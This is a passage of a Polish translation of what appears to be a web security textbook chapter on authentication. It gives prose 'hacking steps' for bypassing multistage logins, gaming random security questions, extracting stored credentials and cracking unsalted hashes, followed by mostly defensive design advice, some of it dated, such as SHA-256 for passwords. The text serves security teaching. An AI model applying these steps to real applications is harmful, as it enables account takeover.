4. Jeśli jakieś dane są przesyłane więcej niż jeden raz, spróbuj podać inną wartość na różnych etapach i sprawdź, czy logowanie nadal się udaje. Może się zdarzyć, że niektóre zgłoszenia są zbędne i nie są faktycznie przetwarzane przez aplikację. Może się zdarzyć, że dane zostaną zweryfikowane na jednym etapie, a następnie zaufane. W takim przypadku spróbuj podać poświadczenia jednego użytkownika na jednym etapie, a następnie przełącz się na następnym, aby faktycznie uwierzytelnić się jako inny użytkownik. Może się zdarzyć, że ten sam fragment danych zostanie zweryfikowany na więcej niż jednym etapie, ale w ramach różnych kontroli. W takim przypadku spróbuj podać (na przykład) nazwę użytkownika i hasło jednego użytkownika na pierwszym etapie, a nazwę użytkownika i PIN innego użytkownika na drugim etapie.

5. Zwracaj szczególną uwagę na wszelkie dane przesyłane przez klienta, które nie zostały wprowadzone bezpośrednio przez użytkownika. Aplikacja może wykorzystywać te dane do przechowywania informacji o stanie postępów logowania, a aplikacja może im zaufać, gdy zostaną przesłane z powrotem na serwer. Na przykład, jeśli żądanie dotyczące etapu trzeciego zawiera parametr stage2complete=true, możliwe jest przejście bezpośrednio do etapu trzeciego przez ustawienie tej wartości. Spróbuj zmodyfikować przesyłane wartości i określ, czy umożliwia to przejście do kolejnych etapów, czy ich pominięcie.

Niektóre mechanizmy logowania wykorzystują losowo zmieniające się pytanie na jednym z etapów procesu logowania. Na przykład po podaniu nazwy użytkownika i hasła użytkownik może zostać poproszony o jedno z różnych „tajnych” pytań (dotyczących nazwiska panieńskiego matki, miejsca urodzenia, nazwy pierwszej szkoły) lub o podanie dwóch losowych liter z tajnego wyrażenia. Uzasadnieniem takiego zachowania jest to, że nawet jeśli atakujący przechwyci wszystko, co

użytkownik wpisze przy jednej okazji, nie umożliwi mu to zalogowania się jako ten użytkownik przy innej okazji, ponieważ zostaną zadane inne pytania. W niektórych implementacjach ta funkcjonalność jest zepsuta i nie osiąga swojego celu:

* Aplikacja może prezentować losowo wybrane pytanie i przechowywać szczegóły w ukrytym polu formularza HTML lub pliku cookie, a nie na serwerze. Następnie użytkownik przesyła zarówno odpowiedź, jak i samo pytanie. To skutecznie pozwala atakującemu wybrać pytanie, na które ma odpowiedzieć, umożliwiając atakującemu powtórzenie logowania po jednorazowym przechwyceniu danych wprowadzonych przez użytkownika.

* Aplikacja może prezentować losowo wybrane pytanie przy każdej próbie logowania, ale nie zapamiętuje, jakie pytanie zadał dany użytkownik, jeśli nie prześle odpowiedzi. Jeśli ten sam użytkownik zainicjuje ponowną próbę logowania chwilę później, generowane jest inne losowe pytanie. To skutecznie pozwala atakującemu przechodzić przez kolejne pytania, aż otrzyma takie, na które zna odpowiedź, co umożliwia mu powtórzenie logowania po jednorazowym przechwyceniu danych wprowadzonych przez użytkownika.

UWAGA: Drugi z tych warunków jest naprawdę dość subtelny, w wyniku czego wiele aplikacji w świecie rzeczywistym jest podatnych na ataki. Na pierwszy rzut oka może się wydawać, że aplikacja, która wyzywa użytkownika na dwie losowe litery zapamiętanego słowa, działa poprawnie i zapewnia zwiększone bezpieczeństwo. Jeśli jednak litery są wybierane losowo za każdym razem, gdy przechodzi poprzedni etap uwierzytelniania, osoba atakująca, która jednorazowo przechwyciła login użytkownika, może po prostu ponownie uwierzytelnić się do tego momentu, dopóki nie zostaną zażądane dwie znane mu litery, bez ryzyka blokada konta.

KROKI HACKOWANIA

1. Jeśli na jednym z etapów logowania używane jest losowo zmieniające się pytanie, sprawdź, czy wraz z odpowiedzią przesyłane są szczegóły pytania. Jeśli tak, zmień pytanie, prześlij poprawną odpowiedź powiązaną z tym pytaniem i sprawdź, czy logowanie nadal się powiodło.

2. Jeżeli aplikacja nie umożliwia atakującemu zadania dowolnego pytania i odpowiedzi, wykonaj kilkukrotne częściowe logowanie do jednego konta, przechodząc za każdym razem do pytania zmiennego. Jeśli pytanie zmienia się za każdym razem, osoba atakująca może nadal skutecznie wybrać, na które pytanie odpowiedzieć.

UWAGA: W niektórych aplikacjach, w których jeden składnik logowania zmienia się losowo, aplikacja gromadzi wszystkie dane uwierzytelniające użytkownika na jednym etapie. Na przykład główna strona logowania może prezentować formularz zawierający pola na nazwę użytkownika, hasło i jedno z różnych tajnych pytań. Za każdym razem, gdy ładowana jest strona logowania, zmienia się tajne pytanie. W tej sytuacji losowość tajnego pytania nie przeszkadza atakującemu w ponownym odtworzeniu prawidłowego żądania logowania po przechwyceniu danych wprowadzonych przez użytkownika przy jednej okazji. Procesu logowania nie można zmodyfikować w obecnej formie, ponieważ osoba atakująca może po prostu ponownie załadować stronę, dopóki nie otrzyma pytania, na które zna odpowiedź. W odmianie tego scenariusza aplikacja może ustawić trwały plik cookie, aby „zapewnić", że to samo zmieniające się pytanie zostanie przedstawione dowolnemu użytkownikowi, dopóki osoba ta nie odpowie na nie poprawnie. Oczywiście środek ten można łatwo obejść, modyfikując lub usuwając plik cookie.

Niebezpieczne przechowywanie poświadczeń

Jeśli aplikacja przechowuje dane logowania w sposób niezabezpieczony, bezpieczeństwo mechanizmu logowania jest zagrożone, nawet jeśli sam proces uwierzytelniania może nie mieć żadnej wady. Często spotyka się aplikacje internetowe, w których poświadczenia użytkownika są przechowywane w bazie danych w sposób niezabezpieczony. Może to obejmować hasła przechowywane w postaci czystego tekstu. Ale jeśli hasła są haszowane przy użyciu standardowego algorytmu, takiego jak MD5 lub SHA-1, nadal pozwala to atakującemu po prostu wyszukać zaobserwowane skróty w wstępnie obliczonej bazie danych wartości skrótów. Ponieważ konto bazy danych używane przez aplikację musi mieć pełny dostęp do odczytu/zapisu tych danych uwierzytelniających, wiele innych luk w zabezpieczeniach aplikacji może zostać wykorzystanych w celu umożliwienia dostępu do tych danych uwierzytelniających, takich jak błędy poleceń lub iniekcji SQL (patrz część 9) oraz niedociągnięcia w kontroli dostępu (zob. część 8).

KROKI HACKOWANIA

1. Przejrzyj wszystkie funkcje aplikacji związane z uwierzytelnianiem, a także wszelkie funkcje związane z obsługą użytkowników. Jeśli znajdziesz przypadki, w których hasło użytkownika jest przesyłane z powrotem do klienta, oznacza to, że hasła są przechowywane w sposób niezabezpieczony, albo w postaci zwykłego tekstu, albo przy użyciu odwracalnego szyfrowania.

2. Jeśli w aplikacji zostanie zidentyfikowana jakakolwiek luka umożliwiająca wykonanie dowolnego polecenia lub zapytania, spróbuj znaleźć lokalizację w bazie danych lub systemie plików aplikacji, w której przechowywane są dane uwierzytelniające użytkownika:

A. Zapytaj je, aby ustalić, czy hasła są przechowywane w postaci niezaszyfrowanej.

B. Jeśli hasła są przechowywane w formie zaszyfrowanej, sprawdź, czy nie są unikatowe wartości, wskazujące, że konto ma przypisane wspólne lub domyślne hasło i że zaszyfrowane hasła nie są solone.

C. Jeśli hasło jest haszowane za pomocą standardowego algorytmu w postaci niesolonej, przeszukaj internetowe bazy danych hash, aby określić odpowiednią wartość hasła w postaci zwykłego tekstu.

Zabezpieczanie uwierzytelniania

Wdrożenie bezpiecznego rozwiązania do uwierzytelniania obejmuje próbę jednoczesnego spełnienia kilku kluczowych celów związanych z bezpieczeństwem, a w wielu przypadkach osiągnięcie kompromisu w stosunku do innych celów, takich jak funkcjonalność, użyteczność i całkowity koszt. W niektórych przypadkach „więcej” bezpieczeństwa może faktycznie przynieść efekt przeciwny do zamierzonego. Na przykład zmuszanie użytkowników do ustawiania bardzo długich haseł i częstej ich zmiany często powoduje, że użytkownicy zapisują swoje hasła. Ze względu na ogromną różnorodność możliwych luk w zabezpieczeniach uwierzytelniania oraz potencjalnie złożone mechanizmy obronne, których aplikacja może potrzebować w celu złagodzenia wszystkich z nich, wielu projektantów i programistów aplikacji akceptuje pewne zagrożenia jako pewnik i koncentruje się na zapobieganiu najpoważniejszym atakom . Oto kilka czynników, które należy wziąć pod uwagę, aby uzyskać odpowiednią równowagę:

* Krytyczne znaczenie bezpieczeństwa, biorąc pod uwagę funkcjonalność, jaką oferuje aplikacja

* Stopień, w jakim użytkownicy będą tolerować i pracować z różnymi typami kontroli uwierzytelniania

* Koszt obsługi mniej przyjaznego dla użytkownika systemu

* Koszt finansowy konkurencyjnych alternatyw w stosunku do przychodów, które aplikacja może wygenerować lub wartości chronionych przez nią aktywów

W tej sekcji opisano najskuteczniejsze sposoby pokonania różnych ataków na mechanizmy uwierzytelniania. Pozostawiamy Ci decyzję, które rodzaje obrony są najbardziej odpowiednie w każdym przypadku.

Użyj silnych poświadczeń

* Należy egzekwować odpowiednie minimalne wymagania dotyczące jakości hasła. Mogą one obejmować zasady dotyczące minimalnej długości; wygląd znaków alfabetycznych, numerycznych i typograficznych; wygląd zarówno wielkich, jak i małych liter; unikanie słownikowych słów, nazw i innych powszechnych haseł; uniemożliwienie ustawienia hasła do nazwy użytkownika; i zapobieganie podobieństwu lub dopasowaniu do wcześniej ustawionych haseł. Podobnie jak w przypadku większości środków bezpieczeństwa, dla różnych kategorii użytkowników mogą obowiązywać różne wymagania dotyczące jakości hasła.

* Nazwy użytkowników powinny być unikalne.

* Wszelkie generowane przez system nazwy użytkowników i hasła powinny być tworzone z wystarczającą entropią, aby nie można było ich zsekwencjonować ani przewidzieć - nawet przez atakującego, który uzyska dostęp do dużej próbki kolejno generowanych instancji.

* Użytkownicy powinni mieć możliwość ustawiania wystarczająco silnych haseł. Na przykład powinny być dozwolone długie hasła i szeroki zakres znaków

Potajemnie obsługuj dane uwierzytelniające

* Wszystkie dane uwierzytelniające powinny być tworzone, przechowywane i przesyłane w sposób, który nie prowadzi do nieupoważnionego ujawnienia.

* Cała komunikacja klient-serwer powinna być chroniona przy użyciu dobrze znanej technologii kryptograficznej, takiej jak SSL. Niestandardowe rozwiązania do ochrony przesyłanych danych nie są ani konieczne, ani pożądane.

* Jeśli preferowane jest użycie HTTP dla nieuwierzytelnionych obszarów aplikacji, upewnij się, że sam formularz logowania jest ładowany przy użyciu HTTPS, zamiast przełączać się na HTTPS w momencie przesyłania logowania.

* Do przesyłania poświadczeń na serwer należy używać tylko żądań POST. Nigdy nie należy umieszczać danych uwierzytelniających w parametrach adresu URL lub plikach cookie (nawet efemerycznych). Poświadczenia nigdy nie powinny być przesyłane z powrotem do klienta, nawet w parametrach przekierowania.

* Wszystkie komponenty aplikacji po stronie serwera powinny przechowywać dane uwierzytelniające w sposób uniemożliwiający łatwe odzyskanie ich pierwotnych wartości, nawet przez atakującego, który uzyska pełny dostęp do wszystkich istotnych danych w bazie danych aplikacji. Zwykłym sposobem osiągnięcia tego celu jest użycie silnej funkcji skrótu (takiej jak SHA-256 w momencie pisania tego tekstu), odpowiednio zasolonej, aby zmniejszyć skuteczność wstępnie obliczonych ataków offline. Sól powinna być specyficzna dla konta, do którego należy hasło, tak aby osoba atakująca nie mogła odtworzyć ani zastąpić wartości skrótu.

* Funkcja „zapamiętaj mnie” po stronie klienta powinna zasadniczo zapamiętywać tylko nietajne elementy, takie jak nazwy użytkowników. W aplikacjach o mniejszym znaczeniu dla bezpieczeństwa można uznać za właściwe zezwolenie użytkownikom na włączenie funkcji zapamiętywania haseł. W

takiej sytuacji na kliencie nie należy przechowywać poświadczeń w postaci zwykłego tekstu (hasło powinno być przechowywane w postaci zaszyfrowanej odwracalnie przy użyciu klucza znanego tylko serwerowi). Ponadto użytkownicy powinni zostać ostrzeżeni o zagrożeniach ze strony osoby atakującej, która ma fizyczny dostęp do ich komputera lub zdalnie włamuje się do komputera. Szczególną uwagę należy zwrócić na wyeliminowanie w aplikacji podatności typu cross-site scripting, które mogą posłużyć do kradzieży przechowywanych danych uwierzytelniających.

* Należy wdrożyć funkcję zmiany hasła, a użytkownicy powinni być zobowiązani do okresowej zmiany hasła.

* W przypadku, gdy dane uwierzytelniające do nowych kont są przekazywane użytkownikom poza pasmem, należy je przesyłać tak bezpiecznie, jak to możliwe, i powinno to być ograniczone w czasie. Użytkownik powinien być zobowiązany do ich zmiany przy pierwszym logowaniu i powinien zostać poinformowany o zniszczeniu komunikacji po pierwszym użyciu.

* W stosownych przypadkach rozważ przechwycenie niektórych danych logowania użytkownika (na przykład pojedynczych liter zapamiętanego słowa) za pomocą menu rozwijanych zamiast pól tekstowych. Zapobiegnie to przechwytywaniu wszystkich danych przesłanych przez użytkownika przez keyloggery zainstalowane na komputerze użytkownika. (Należy jednak pamiętać, że prosty keylogger to tylko jeden ze sposobów, za pomocą których osoba atakująca może przechwycić dane wprowadzane przez użytkownika. Jeśli osoba atakująca już włamała się do komputera użytkownika, w zasadzie może zarejestrować każdy typ zdarzenia, w tym ruchy myszy, wysłanie formularza przez HTTPS i zrzuty ekranu).

Prawidłowo zweryfikuj dane uwierzytelniające

* Hasła powinny być sprawdzane w całości - to znaczy z uwzględnieniem wielkości liter, bez filtrowania lub modyfikowania jakichkolwiek znaków oraz bez obcinania hasła.

* Aplikacja powinna agresywnie bronić się przed nieoczekiwanymi zdarzeniami występującymi podczas przetwarzania logowania. Na przykład, w zależności od używanego języka programistycznego, aplikacja powinna używać obsługi wyjątków typu catch-all wokół wszystkich wywołań API. Powinny one jawnie usuwać wszystkie lokalne dane sesji i metod, które są wysyłane w celu kontrolowania stanu przetwarzania logowania i powinny jawnie unieważniać bieżącą sesję, powodując w ten sposób wymuszone wylogowanie przez serwer, nawet jeśli uwierzytelnianie zostanie w jakiś sposób ominięte.

* Cała logika uwierzytelniania powinna zostać dokładnie sprawdzona pod kątem kodu, zarówno pseudokodu, jak i rzeczywistego kodu źródłowego aplikacji, w celu zidentyfikowania błędów logicznych, takich jak warunki otwarcia awaryjnego.

* Jeśli zaimplementowana jest funkcja wspierająca podszywanie się pod użytkownika, należy to ściśle kontrolować, aby upewnić się, że nie można jej niewłaściwie wykorzystać w celu uzyskania nieautoryzowanego dostępu. Ze względu na krytyczność funkcjonalności często warto usunąć tę funkcjonalność z aplikacji publicznej i wdrożyć ją tylko dla wewnętrznych użytkowników administracyjnych, których użycie personifikacji powinno być ściśle kontrolowane i audytowane.

* Logowania wieloetapowe powinny być ściśle kontrolowane, aby uniemożliwić atakującemu ingerowanie w przejścia i relacje między etapami:

* Wszystkie dane o postępie przez kolejne etapy oraz wyniki poprzednich zadań walidacyjnych powinny być przechowywane w obiekcie sesji po stronie serwera i nigdy nie powinny być przesyłane ani odczytywane z klienta.

* Użytkownik nie powinien przekazywać żadnych informacji więcej niż raz, a użytkownik nie powinien mieć możliwości modyfikowania danych, które zostały już zebrane i/lub zweryfikowane. Jeżeli element danych, taki jak nazwa użytkownika, jest używany na wielu etapach, powinien być przechowywany w zmiennej sesyjnej podczas pierwszego zbierania, a następnie odwoływać się do niego.

* Pierwszym zadaniem realizowanym na każdym etapie powinno być zweryfikowanie tego wszystkiego jak poprzednie etapy zostały poprawnie zakończone. Jeśli tak nie jest, próba uwierzytelnienia powinna zostać natychmiast oznaczona jako błędna.

* Aby zapobiec wyciekowi informacji o tym, który etap logowania się nie powiódł (co umożliwiłoby atakującemu wycelowanie w każdy etap po kolei), aplikacja powinna zawsze przechodzić przez wszystkie etapy logowania, nawet jeśli użytkownik nie wykonał poprawnie wcześniejszych etapów, oraz nawet jeśli pierwotna nazwa użytkownika była nieprawidłowa. Po przejściu przez wszystkie etapy, na zakończenie ostatniego etapu aplikacja powinna wyświetlić ogólny komunikat „logowanie nie powiodło się", bez podawania informacji o tym, gdzie wystąpił błąd.

* Jeśli proces logowania obejmuje losowo zmieniające się pytanie, upewnij się, że atakujący nie może skutecznie wybrać własnego pytania:

* Zawsze stosuj wieloetapowy proces, w którym użytkownicy identyfikują się na początkowym etapie, a losowo zmieniające się pytanie jest im przedstawiane na późniejszym etapie.

* Gdy danemu użytkownikowi zostanie przedstawione zmienne pytanie, zapisz to pytanie w jego trwałym profilu użytkownika i upewnij się, że ten sam użytkownik otrzymuje to samo pytanie przy każdej próbie logowania, dopóki nie udzieli na nie pomyślnej odpowiedzi.

* Kiedy losowo zmieniające się wyzwanie jest przedstawiane użytkownikowi, zapisz pytanie, które zostało zadane w zmiennej sesyjnej po stronie serwera, a nie w ukrytym polu w formularzu HTML, i sprawdź poprawność kolejnej odpowiedzi względem tego zapisanego pytania.

UWAGA: Subtelności związane z opracowaniem bezpiecznego mechanizmu uwierzytelniania są tutaj głębokie. Jeśli nie zachowa się ostrożności podczas zadawania losowo zmieniających się pytań, może to prowadzić do nowych możliwości wyliczania nazw użytkowników. Na przykład, aby uniemożliwić osobie atakującej wybranie własnego pytania, aplikacja może przechowywać w profilu każdego użytkownika ostatnie zadane mu pytanie i wyświetlać to pytanie, dopóki użytkownik nie odpowie na nie poprawnie. Atakujący, który zainicjuje kilka logowań przy użyciu dowolnej nazwy użytkownika, spotka się z tym samym pytaniem. Jeśli jednak atakujący przeprowadzi ten sam proces przy użyciu nieprawidłowej nazwy użytkownika, aplikacja może zachowywać się inaczej: ponieważ żaden profil użytkownika nie jest powiązany z nieprawidłową nazwą użytkownika, nie zostanie zapisane żadne pytanie, więc zostanie wyświetlone inne pytanie. Atakujący może wykorzystać tę różnicę w zachowaniu, przejawiającą się w kilku próbach logowania, aby wywnioskować ważność danej nazwy użytkownika. W ataku skryptowym będzie w stanie szybko zebrać wiele nazw użytkowników. Jeśli aplikacja chce się bronić przed taką możliwością, musi dołożyć wszelkich starań. Gdy próba logowania zostanie zainicjowana przy użyciu nieprawidłowej nazwy użytkownika, aplikacja musi gdzieś zapisać losowe pytanie, które zadała dla tej nieprawidłowej nazwy użytkownika, i upewnić się, że kolejne próby logowania przy użyciu tej samej nazwy użytkownika spotkają się z tym samym pytaniem. Idąc jeszcze dalej, aplikacja może okresowo przełączać się na inne pytanie, aby zasymulować normalne zalogowanie się nieistniejącego użytkownika, co skutkuje zmianą w następnym pytaniu! W pewnym momencie jednak projektant aplikacji musi postawić granicę i przyznać, że całkowite zwycięstwo nad tak zdeterminowanym napastnikiem prawdopodobnie nie jest możliwe.

Zapobiegaj wyciekom informacji

* Różne mechanizmy uwierzytelniania używane przez aplikację nie powinny ujawniać żadnych informacji o parametrach uwierzytelniania, ani poprzez jawne komunikaty, ani wnioskowanie z innych aspektów zachowania aplikacji. Atakujący nie powinien mieć możliwości określenia, który element z różnych przesłanych elementów spowodował problem.

* Pojedynczy komponent kodu powinien być odpowiedzialny za reagowanie na wszystkie nieudane próby logowania za pomocą ogólnego komunikatu. Pozwala to uniknąć subtelnej luki w zabezpieczeniach, która może wystąpić, gdy rzekomo nieinformacyjna wiadomość zwrócona z różnych ścieżek kodu może zostać wykryta przez atakującego z powodu różnic typograficznych w wiadomości, różnych kodów stanu HTTP, innych informacji ukrytych w HTML i tym podobnych.

* Jeśli aplikacja wymusza jakąś blokadę konta, aby zapobiec atakom typu bruteforce (jak omówiono w następnej sekcji), należy uważać, aby nie doprowadzić do wycieku informacji. Na przykład, jeśli aplikacja ujawnia, że określone konto zostało zawieszone na X minut z powodu Y nieudanych logowań, to zachowanie można łatwo wykorzystać do wyliczenia prawidłowych nazw użytkowników. Ponadto ujawnienie dokładnych metryk zasad blokowania umożliwia atakującemu optymalizację wszelkich prób kontynuowania odgadywania haseł pomimo zasad. Aby uniknąć wyliczania nazw użytkowników, aplikacja powinna odpowiadać na każdą serię nieudanych prób logowania z tej samej przeglądarki ogólnym komunikatem informującym, że konta są zawieszane w przypadku wielu niepowodzeń i że użytkownik powinien spróbować ponownie później. Można to osiągnąć za pomocą pliku cookie lub ukrytego pola do śledzenia powtarzających się błędów pochodzących z tej samej przeglądarki. (Oczywiście ten mechanizm nie powinien być używany do wymuszania jakiejkolwiek rzeczywistej kontroli bezpieczeństwa - tylko do dostarczania przydatnej wiadomości zwykłym użytkownikom, którzy mają trudności z zapamiętaniem swoich danych uwierzytelniających).

* Jeśli aplikacja obsługuje samodzielną rejestrację, może uniemożliwić użycie tej funkcji do wyliczania istniejących nazw użytkowników na dwa sposoby:

* Zamiast zezwalać na samodzielny wybór nazwy użytkownika, aplikacja może utworzyć unikalną (i nieprzewidywalną) nazwę użytkownika dla każdego nowego użytkownika, eliminując w ten sposób potrzebę ujawniania, że wybrana nazwa użytkownika już istnieje.

* Aplikacja może wykorzystywać adresy e-mail jako nazwy użytkowników. W tym przypadku pierwszy etap procesu rejestracji polega na podaniu przez użytkownika adresu e-mail, po czym wystarczy poczekać na wiadomość e-mail i postępować zgodnie z zawartymi w niej instrukcjami. Jeśli adres e-mail jest już zarejestrowany, użytkownik może zostać o tym poinformowany w wiadomości e-mail. Jeśli adres nie jest jeszcze zarejestrowany, użytkownik może otrzymać unikalny, niemożliwy do odgadnięcia adres URL, który należy odwiedzić, aby kontynuować proces rejestracji. Uniemożliwia to atakującemu wyliczenie prawidłowych nazw użytkowników (chyba że zdarzyło się, że naruszył już dużą liczbę kont e-mail).

Zapobiegaj atakom brutalnej siły

* Środki muszą być egzekwowane w ramach wszystkich różnych wyzwań realizowanych przez funkcję uwierzytelniania, aby zapobiegać atakom, które próbują sprostać tym wyzwaniom za pomocą automatyzacji. Obejmuje to samo logowanie, a także funkcje zmiany hasła, odzyskiwania po zapomnianym haśle i tym podobne.

* Używanie nieprzewidywalnych nazw użytkowników i zapobieganie ich wyliczaniu stanowi istotną przeszkodę dla całkowicie ślepych ataków brute-force i wymaga od atakującego, aby w jakiś sposób odkrył jedną lub więcej określonych nazw użytkowników przed przystąpieniem do ataku.

* Niektóre aplikacje o krytycznym znaczeniu dla bezpieczeństwa (takie jak banki internetowe) po prostu wyłączają konto po niewielkiej liczbie nieudanych logowań (np. trzech). Wymagają również, aby właściciel konta podjął różne działania poza pasmem w celu ponownej aktywacji konta, takie jak telefon do obsługi klienta i udzielenie odpowiedzi na szereg pytań bezpieczeństwa. Wadą tej zasady jest to, że umożliwia ona osobie atakującej odmowę świadczenia usług uprawnionym użytkownikom poprzez wielokrotne wyłączanie ich kont oraz koszt świadczenia usługi odzyskiwania konta. Bardziej zrównoważoną zasadą, odpowiednią dla większości aplikacji świadomych bezpieczeństwa, jest zawieszenie kont na krótki okres (np. 30 minut) po niewielkiej liczbie nieudanych prób logowania (np. trzech). Służy to znacznemu spowolnieniu wszelkich ataków polegających na odgadywaniu haseł, jednocześnie zmniejszając ryzyko ataków typu „odmowa usługi", a także zmniejszając pracę call center.

* W przypadku wprowadzenia polityki czasowego zawieszenia konta należy zadbać o jej skuteczność:

* Aby zapobiec wyciekowi informacji prowadzącemu do wyliczenia nazwy użytkownika, aplikacja nigdy nie powinna wskazywać, że jakiekolwiek konto zostało zawieszone. Powinien raczej reagować na każdą serię nieudanych logowań, nawet tych z użyciem nieprawidłowej nazwy użytkownika, komunikatem informującym, że konta zostaną zawieszone, jeśli wystąpi wiele niepowodzeń, i że użytkownik powinien spróbować ponownie później (jak już omówiono).

* Metryki polityki nie powinny być ujawniane użytkownikom. Samo powiedzenie legalnym użytkownikom, aby „spróbowali ponownie później", nie obniża poważnie jakości ich usług. Ale dokładne poinformowanie atakującego, ile nieudanych prób jest tolerowanych i jak długi jest okres zawieszenia, umożliwia mu optymalizację wszelkich prób kontynuowania odgadywania haseł pomimo polityki.

* Jeśli konto jest zawieszone, próby logowania powinny być odrzucane nawet bez sprawdzania danych uwierzytelniających. Niektóre aplikacje, które wdrożyły zasady zawieszania, pozostają podatne na ataki siłowe, ponieważ nadal w pełni przetwarzają próby logowania w okresie zawieszenia i zwracają subtelnie (lub nie tak subtelnie) inny komunikat, gdy przesyłane są prawidłowe dane uwierzytelniające. Takie zachowanie umożliwia przeprowadzenie skutecznego ataku brute-force z pełną prędkością, niezależnie od zasad zawieszania.

* Środki zaradcze dla poszczególnych kont, takie jak blokada konta, nie chronią przed jednym rodzajem ataku siłowego, który często jest bardzo skuteczny — iteracją przez długą listę wyliczonych nazw użytkowników, sprawdzaniem pojedynczego słabego hasła, takiego jak hasło. Na przykład, jeśli pięć nieudanych prób skutkuje zawieszeniem konta, oznacza to, że osoba atakująca może spróbować wprowadzić cztery różne hasła do każdego konta, nie powodując żadnych zakłóceń dla użytkowników. W typowej aplikacji zawierającej wiele słabych haseł taki atakujący może naruszyć bezpieczeństwo wielu kont.

Skuteczność tego rodzaju ataku zostanie oczywiście znacznie zmniejszona, jeśli inne obszary mechanizmu uwierzytelniania zostaną zaprojektowane w sposób bezpieczny. Jeśli nazw użytkowników nie można wyliczyć ani wiarygodnie przewidzieć, osoba atakująca zostanie spowolniona przez konieczność wykonania brutalnego ćwiczenia polegającego na odgadywaniu nazw użytkowników. A jeśli obowiązują surowe wymagania dotyczące jakości hasła, jest znacznie mniej prawdopodobne, że atakujący wybierze hasło do testowania, które wybrał nawet jeden użytkownik aplikacji. Oprócz tych kontroli aplikacja może w szczególności chronić się przed tego rodzaju atakiem, wykorzystując

wyzwania CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) na każdej stronie, która może być celem ataków typu brute-force. Jeśli jest to skuteczne, środek ten może uniemożliwić automatyczne przesyłanie danych do dowolnej strony aplikacji, zapobiegając w ten sposób ręcznym wykonywaniu wszelkiego rodzaju ataków polegających na odgadywaniu hasła. Należy zauważyć, że przeprowadzono wiele badań nad technologiami CAPTCHA, a zautomatyzowane ataki na nie były w niektórych przypadkach niezawodne. Ponadto wiadomo, że niektórzy napastnicy wymyślają konkursy rozwiązywania CAPTCHA, w których nieświadomi członkowie społeczeństwa są wykorzystywani jako drony do pomocy atakującemu. Jednak nawet jeśli określony rodzaj wyzwania nie jest w pełni skuteczny, większość przypadkowych atakujących nadal spowoduje, że zrezygnuje i znajdzie aplikację, która nie wykorzystuje tej techniki.

WSKAZÓWKA: Jeśli atakujesz aplikację, która używa kontrolek CAPTCHA w celu utrudnienia automatyzacji, zawsze dokładnie przejrzyj źródło HTML strony, na której pojawia się obraz. Autorzy napotkali przypadki, w których rozwiązanie zagadki pojawia się w formie dosłownej w atrybucie ALT znacznika obrazu lub w ukrytym polu formularza, umożliwiając atakowi skryptowemu pokonanie ochrony bez faktycznego rozwiązania samej zagadki.

Zapobiegaj niewłaściwemu użyciu funkcji zmiany hasła

* Zawsze należy wdrożyć funkcję zmiany hasła, aby umożliwić okresowe wygaśnięcie hasła (jeśli jest to wymagane) oraz aby umożliwić użytkownikom zmianę hasła, jeśli zechcą to zrobić z dowolnego powodu. Jako kluczowy mechanizm bezpieczeństwa należy go dobrze chronić przed nadużyciami.

* Funkcja powinna być dostępna tylko z poziomu uwierzytelnionej sesji.

* Nie powinno być możliwości podania nazwy użytkownika, ani bezpośrednio, ani za pośrednictwem ukrytego pola formularza lub pliku cookie. Użytkownicy nie mają uzasadnionej potrzeby podejmowania prób zmiany haseł innych osób.

* Jako środek dogłębnej obrony, funkcja powinna być chroniona przed nieautoryzowanym dostępem uzyskanym przez inną lukę w zabezpieczeniach aplikacji - taką jak luka w zabezpieczeniach polegająca na przejęciu sesji, skrypty między witrynami, a nawet nienadzorowany terminal. W tym celu użytkownicy powinni być zobowiązani do ponownego wprowadzenia dotychczasowego hasła.

* Nowe hasło należy wprowadzić dwukrotnie, aby uniknąć pomyłek. Aplikacja powinna w pierwszym kroku porównać pola „nowe hasło” i „potwierdź nowe hasło” i zwrócić błąd informacyjny, jeśli się nie zgadzają.

* Funkcja powinna zapobiegać różnym atakom, które można wykonać na główny mechanizm logowania. Pojedynczy ogólny komunikat o błędzie powinien być używany do powiadamiania użytkowników o wszelkich błędach w istniejących poświadczeniach, a funkcja powinna być czasowo zawieszana po niewielkiej liczbie nieudanych prób zmiany hasła.

* Użytkownicy powinni zostać powiadomieni poza pasmem (na przykład za pośrednictwem poczty e-mail), że ich hasło zostało zmienione, ale wiadomość nie powinna zawierać ani starych, ani nowych danych uwierzytelniających.

Zapobiegaj niewłaściwemu użyciu funkcji odzyskiwania konta

* W aplikacjach o największym znaczeniu dla bezpieczeństwa, takich jak bankowość internetowa, odzyskiwanie konta w przypadku zapomnienia hasła odbywa się poza pasmem. Użytkownik musi wykonać połączenie telefoniczne i odpowiedzieć na serię pytań zabezpieczających, a nowe dane uwierzytelniające lub kod reaktywacyjny są również wysyłane poza pasmem (pocztą tradycyjną) na

zarejestrowany adres domowy użytkownika. Większość aplikacji nie chce lub nie potrzebuje tego poziomu bezpieczeństwa, więc funkcja automatycznego odzyskiwania może być odpowiednia.

* Dobrze zaprojektowany mechanizm odzyskiwania hasła musi zapobiegać naruszeniu konta przez nieupoważnioną osobę i minimalizować wszelkie zakłócenia dla legalnych użytkowników.

* Nigdy nie należy używać funkcji takich jak „podpowiedzi" do hasła, ponieważ pomagają one głównie atakującemu przeszukać konta, które mają ustawione oczywiste wskazówki.

* Najlepszym zautomatyzowanym rozwiązaniem umożliwiającym użytkownikom odzyskanie kontroli nad kontami jest wysłanie do użytkownika e-maila z unikalnym, ograniczonym czasowo, niemożliwym do odgadnięcia, jednorazowym adresem URL odzyskiwania. Wiadomość ta powinna zostać wysłana na adres podany przez użytkownika podczas rejestracji. Odwiedzenie adresu URL umożliwia użytkownikowi ustawienie nowego hasła. Po wykonaniu tej czynności należy wysłać drugi e-mail z informacją o dokonaniu zmiany hasła. Aby uniemożliwić atakującemu odmowę świadczenia usług użytkownikom poprzez ciągłe żądanie wiadomości e-mail z reaktywacją hasła, istniejące poświadczenia użytkownika powinny pozostać ważne do czasu ich zmiany.

* Aby dodatkowo zabezpieczyć się przed nieautoryzowanym dostępem, aplikacje mogą stawiać użytkownikom dodatkowe wyzwanie, które muszą wykonać przed uzyskaniem dostępu do funkcji resetowania hasła. Upewnij się, że projekt tego wyzwania nie wprowadza nowych luk w zabezpieczeniach:

* Wyzwanie powinno obejmować to samo pytanie lub zestaw pytań dla wszystkich, wymagane przez aplikację podczas rejestracji. Jeśli użytkownicy podają własne wyzwanie, prawdopodobnie niektóre z nich będą słabe, a to również umożliwia atakującemu wyliczenie prawidłowych kont poprzez zidentyfikowanie tych, które mają ustawione wyzwanie.

